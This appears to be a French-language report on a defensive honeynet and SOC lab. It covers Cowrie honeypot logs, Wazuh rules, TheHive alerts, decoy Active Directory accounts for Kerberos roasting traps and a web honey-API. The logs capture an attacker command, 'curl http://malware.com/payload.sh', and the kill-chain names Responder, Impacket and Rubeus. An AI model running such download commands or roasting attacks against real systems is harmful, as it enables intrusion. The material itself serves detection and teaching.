              "name": "json",
              "data": {
                "protocol": "ssh",
                "eventid": "cowrie.command.input",
                "input": "curl http://malware.com/payload.sh",
                "message": "CMD: curl http://malware.com/payload.sh",
                "sensor": "HV-SSH-DECOY",
                "uuid": "03ffd030-6841-11f1-9414-bc2411c84fb3",
                "timestamp": "2026-07-14T17:18:25.817573Z",
                "src_ip": "10.0.10.11",
                "session": "8882f3e896d7",
                "location": "/home/cowrie/cowrie/var/log/cowrie/cowrie.json"
              }
            }
          }
        }
      }
    }
  }
}
```

Logs brut dans Wazuh

Automatisation via API



```
<integration>
  <name>custom-thehive</name>
  <hook_url>http://10.0.30.2:9000/api/alert</hook_url>
  <api_key>00/+HDbsPPdhDwCwanNkHDsyI3IFb3ti</api_key>
  <level>9</level>
  <alert_format>json</alert_format>
</integration>
```

Webhook API

☐ **Nouveau**
Nouveau il y a quelques secondes

M [Wazuh Lvl 11] Cowrie Honeypot : Utilisation de curl/wget détectée dans le conteneur. Téléchargement potentiel de malware ! - SSH-DECOY

règle=102005 | **mitre=['T1105']** | **agent_ip=10.0.10.3** | **nom_agent=SSH-DECOY** | **wazuh**

Aucun

☐ **Nouveau**
Nouveau il y a quelques secondes

H [Wazuh Lvl 12] Alerte Critique - Connexion SSH réussie avec l'utilisateur root ! - SSH-DECOY

règle=102001 | **mitre=['T1078']** | **agent_ip=10.0.10.3** | **nom_agent=SSH-DECOY** | **wazuh**

Aucun

Alertes tickets TheHive

TheHive (SOAR)

Alertes		Entrer un numéro de case	
défaut		Filtres Rapides	Exporter la liste
Statut	Sévérité	Titre	
☐	Nouveau	M	[Wazuh Lvl 11] Cowrie Honeypot : Utilisation de curl/wget détectée dans le conteneur. Téléchargement potentiel de malware ! - SSH-DECOY
	Nouveau il y a quelques secondes		règle=102005 mitre=['T1105'] agent_ip=10.0.10.3 nom_agent=SSH-DECOY wazuh
			Aucun
☐	Nouveau	H	[Wazuh Lvl 12] Alerte Critique - Connexion SSH réussie avec l'utilisateur root ! - SSH-DECOY
	Nouveau il y a quelques secondes		règle=102001 mitre=['T1078'] agent_ip=10.0.10.3 nom_agent=SSH-DECOY wazuh
			Aucun
☐	Nouveau	M	[Wazuh Lvl 10] syslog : L'utilisateur a saisi son mot de passe incorrectement à plusieurs reprises - SSH-DECOY
	Nouveau il y a quelques secondes		src_ip=10.0.10.11 mitre=['T1110'] règle=2502 agent_ip=10.0.10.3 nom_agent=SSH-DECOY
			Aucun

Alertes tickets TheHive

clé	val
niveau de règle	12
règle.description	Alerte Critique - Connexion SSH réussie avec l'utilisateur root !
règle.id	102001
règle.firedtimes	1
groupes de règles	[linux, ssh_decoy, sshd]
règle.mitre.id	['T1078']
règle.onglet.technique	['Comptes valides']
règle.mitre.tactique	['Évasion des défenses', 'Persistance', 'Élévation des privilèges', 'Accès initial']

Détails du ticket

Journal Brut Complet

```
{ "eventid": "cowrie.login.success", "username": "root", "password": "milk", "message": "login attempt [root/milk] succeeded", "sensor": "HV-SSH-DECOY", "uuid": "03ffd030-6841-11f1-9414-bc2411c84fb3", "timestamp": "2026-07-14T17:15:58.203533Z", "src_ip": "10.0.10.11", "session": "8882f3e896d7", "protocol": "ssh" }
```

Log brut du ticket

Règle Wazuh

Cycle de Vie d'un Incident

Début de l'attaque →

```
root@svr04:~# curl http://malware.com/payload.sh
```

Remonter de logs

type d'entrée : enregistrer agent.ip : 10.0.10.3 agent.nom : SSH-ETTER agent.id : 002 nom du gestionnaire : HV-WAZUH data.src_ip : 10.0.10.11 data.eventid : cauri.commande.entrée données.entrée : curl http://malware.com/payload.sh data.protocol : ssh données.session : 8882f3e896d7 données.captteur : HV-SSH-LEURRE data.message : CMD curl http://malware.com/payload.sh données.uuid : 03ffd030-6841-11f1-9414-bc2411c84fb3 data.timestamp : 14 juil. 2026 à 19:18:25.817 règle.firedtimes : 1 règle.mail : FAUX niveau de règle : 11 règle.description : Cowrie Honeypot : Utilisation de curl/wget détectée dans le conteneur. Téléchargement potentiel de malware ! groupes de règles : Linux, leurre SSH, SSH règle.mitre.technique : Transfert d'outil d'entrée règle.mitre.id : T1105 règle.mitre.tactique : Commandement et contrôle règle.id : 102005 emplacement : /home/cowrie/cowrie/var/log/cowrie/cowrie.json nom du décodeur : json identifiant : 1784042306.463115 journal complet : {"eventid":"cowrie.command.input","input":"curl http://malware.com/payload.sh","message":"CMD: curl htt

Logs dans le SIEM Wazuh

Automatisation via API

M [Wazuh Lvl 11] Cowrie Honeypot : Utilisation de curl/wget détectée dans le conteneur. Téléchargement potentiel de malware ! - SSH-DECOY

🔍 règle=102005 mitre=['T1105'] agent_ip=10.0.10.3 nom_agent=SSH-DECOY wazuh

🔊 Aucun

Alerte TheHive


Ticket TheHive

clé	val
niveau de règle	11
règle.description	Cowrie Honeypot : Utilisation de curl/wget détectée dans le conteneur. Téléchargement potentiel de malware !
règle.id	102005
règle.firedtimes	1
groupes de règles	[linux, ssh_decoy, sshd]
règle.mitre.id	['T1105']
règle.onglet.technique	['Transfert d'outil d'entrée']

Détail de la règle

Déploiement du Honeynet AD & Pièges d'Identité

DOMAINE *honey.v* • VLAN 20



Promotion du DC WIN-AD-MIRROR sur le domaine honey.v (VLAN 20).



LLMNR / NBT-NS maintenus actifs pour détecter les attaques MiTM.

CREDENTIAL HARVESTING — VECTEURS KERBEROS



AS-REP Roasting : compte Decoy_Compta en DONT_REQ_PREAUTH.



Kerberoasting : SPN factice MSSQLSvc/... sur Admin_Backup.

```
PS C:\Users\Administrateur> New-ADUser -Name "Decoy_Compta" `
>> -SamAccountName "Decoy_Compta" `
>> -UserPrincipalName "Decoy_Compta@yann.local" `
>> -AccountPassword (ConvertTo-SecureString "DecoyPass" -AsPlainText -Force) `
>> -Enabled $true `
>> -PasswordNeverExpires $true
```

```
PS C:\Users\Administrateur> Get-ADUser DoesNotRequirePreAuth

Name                DoesNotRequirePreAuth
----                -
Decoy_Compta        True
```

```
PS C:\Users\Administrateur> New-ADUser -Name "Admin_Backup" `
>> -SamAccountName "Admin_Backup" `
>> -UserPrincipalName "Admin_Backup@yann.local" `
>> -AccountPassword (ConvertTo-SecureString "DecoyPassword2026!" -AsPlainText -Force) `
>> -Enabled $true `
>> -PasswordNeverExpires $true
PS C:\Users\Administrateur>
PS C:\Users\Administrateur> setspn -A MSSQLSvc/srv-backup.yann.local:1433 Admin_Backup
Vérification du domaine DC=honey,DC=v

Inscription des ServicePrincipalNames pour CN=Admin_Backup,CN=Users,DC=honey,DC=v
MSSQLSvc/srv-backup.yann.local:1433
```


Faux Partage Comptable & Audit Réseau



Partage piège \Compta_Decoy
exposant un faux bilan financier.




SACL stricte : audit lecture/écriture
pour le groupe Everyone.



GPO forcée : audit détaillé des
partages de fichiers.




Alerte immédiate : EventID 5145 à la
moindre lecture.




Scénarios d'Attaque (Kill Chain) & Détection SOC

Du point de vue de l'attaquant de la reconnaissance à l'exfiltration

1. Reconnaissance & Poisoning

 **Action de l'Attaquant**
Lance Responder sur le réseau et attend qu'une machine tape une adresse erronée pour l'intercepter.

 **Le Piège Windows (honey.v)**
Le service dnscache répond via LLMNR (UDP 5355), volontairement maintenu actif dans le registre.


 **La Preuve Système**
Flux multicast/broadcast capturé dans le VLAN 20.

VLAN 20

 **Sanction SOC (Wazuh)**
Détection immédiate de la tentative d'interception réseau.

DÉTECTION

2. Vol d'Identifiants (Kerberos)

 **Action de l'Attaquant**
Scanne l'Active Directory avec Impacket ou Rubeus pour extraire des hashes sans laisser de trace.

 **Le Piège Windows (honey.v)**
Decoy_Compta sans pré-authentification (AS-REP Roasting) ; Admin_Backup avec SPN factice MSSQLSvc (Kerberoasting).

 **La Preuve Système**
Demande de TGT sans pré-auth → EventID 4768.
Demande de TGS → EventID 4769.

4768 · 4769

 **Sanction SOC (Wazuh)**
Alerte Kerberos sévérité 10 (Élevée) : tentative de crack hors-ligne détectée.

SÉV. 10

3. Fouille de Données (Exfiltration)

 **Action de l'Attaquant**
Fouille les partages réseau (PowerView / Net share) à la recherche de fichiers sensibles (compta, bilan).

 **Le Piège Windows (honey.v)**
Le faux partage Compta_Decoy contient le leurre Bilan_Financier_2026.xlsx, sous SACL stricte.

 **La Preuve Système**
Ouverture/lecture du fichier via le pilote srv2.sys → EventID 5145 (AccessMask 0x1).


5145

 **Sanction SOC (Wazuh)**
Règle XML 100108 → Sévérité 12 (Critique) : isolation réseau automatique de l'attaquant.

SÉV. 12

Une Déception en Profondeur

Trois couches de leurres qui guident et piègent l'attaquant, couche par couche



Chaque leurre en révèle un autre, un fil d'Ariane entièrement maîtrisé vers les points de détection du SOC.

Leurre Web & Honey-API

Une vitrine de luxe qui dissimule un piège, puis une API qui fuit de faux secrets

Leurre Web « L'Écrin Doré »




Point d'accès dissimulé

Un lien caché près des mentions légales → portail « Laboratoire R&D »




Boucle de persistance 503

Chaque tentative renvoie l'attaquant à l'accueil et multiplie les logs



Honey-API (Flask · 8080)





Appât crédible

Fuite d'un faux accès admin et d'une fausse clé SSH



Alarme critique

L'endpoint /admin/maintenance + honey-token → alerte maximale



SSH-Decoy – Cowrie



Brute-force

Échecs sur root puis succès avec « milk »



Persistence

Ajout d'un compte dans /etc/passwd (FIM)



Téléchargement

wget d'un malware — MITRE T1105, intercepté



Élévation

Tentative d'escalade via sudo su

